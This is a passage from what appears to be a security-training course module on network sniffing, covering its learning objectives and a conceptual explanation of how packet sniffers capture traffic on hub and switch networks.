
- LO#01: Summarize Sniffing Concepts
- LO#02: Demonstrate Different Sniffing Techniques
- LO#03: Use Sniffing Tools
- LO#04: Explain Sniffing Countermeasures

Learning Objectives

This module starts with an overview of sniffing concepts and provides an insight into MAC, DHCP, ARP, MAC spoofing, and DNS poisoning attacks. Later, the module discusses various sniffing tools, countermeasures, and detection techniques.

At the end of this module, you will be able to:


- Describe sniffing concepts
- Explain different MAC attacks
- Explain different DHCP attacks
- Describe ARP poisoning
- Explain different spoofing attacks
- Describe DNS poisoning
- Apply a defense mechanism against various sniffing techniques
- Use different sniffing tools
- Apply various sniffing countermeasures
- Apply various techniques to detect sniffing attacks



LO#01: Summarize Sniffing Concepts

Sniffing Concepts

This section describes network sniffing and threats, how a sniffer works, active and passive sniffing, how an attacker hacks a network using sniffers, protocols vulnerable to sniffing, sniffing in the data link layer of the Open Systems Interconnection (OSI) model, hardware protocol analyzers, Switched Port Analyzer (SPAN) ports, wiretapping, and lawful interception.



Network Sniffing

Packet Sniffing

- Packet sniffing is the process of **monitoring and capturing all data packets** passing through a given network using a software application or hardware device
- It allows an attacker to observe and **access the entire network traffic** from a given point
- Packet sniffing allows an attacker to **gather sensitive information** such as Telnet passwords, email traffic, syslog traffic, router configuration, web traffic, DNS traffic, FTP passwords, chat sessions, and account information

How a Sniffer Works

- A sniffer turns the NIC of a system to the **promiscuous mode** so that it listens to all the data transmitted on its segment

Network Sniffing

Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device. Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

An attacker needs to manipulate the functionality of the switch to see all the traffic passing through it. A packet sniffing program (also known as a sniffer) can capture data packets only from within a given subnet, which means that it cannot sniff packets from another network. Often, any laptop can plug into a network and gain access to it. Many enterprises' switch ports are open. A packet sniffer placed on a network in promiscuous mode can therefore capture and analyze all the network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can monitor all traffic.

Although most networks today employ switch technology, packet sniffing is still useful. This is because installing remote sniffing programs on network components with heavy traffic flows such as servers and routers is relatively easy. It allows an attacker to observe and access the entire network traffic from one point. Packet sniffers can capture data packets containing sensitive information such as passwords, account information, syslog traffic, router configuration, DNS traffic, email traffic, web traffic, chat sessions, and FTP passwords. This allows an attacker to read passwords in cleartext, the actual emails, credit card numbers, financial transactions, etc. It also allows an attacker to sniff SMTP, POP, IMAP traffic, IMAP, HTTP Basic, telnet authentication, SQL database, SMB, NFS, and FTP traffic. An attacker can gain a substantial amount of information by reading captured data packets; then, the attacker can use that information to break into the network. An attacker carries out more effective attacks by combining these techniques with active transmission.

The following diagram depicts an attacker sniffing the data packets between two legitimate network users:



Figure 8.1: Packet sniffing scenario

How a Sniffer Works

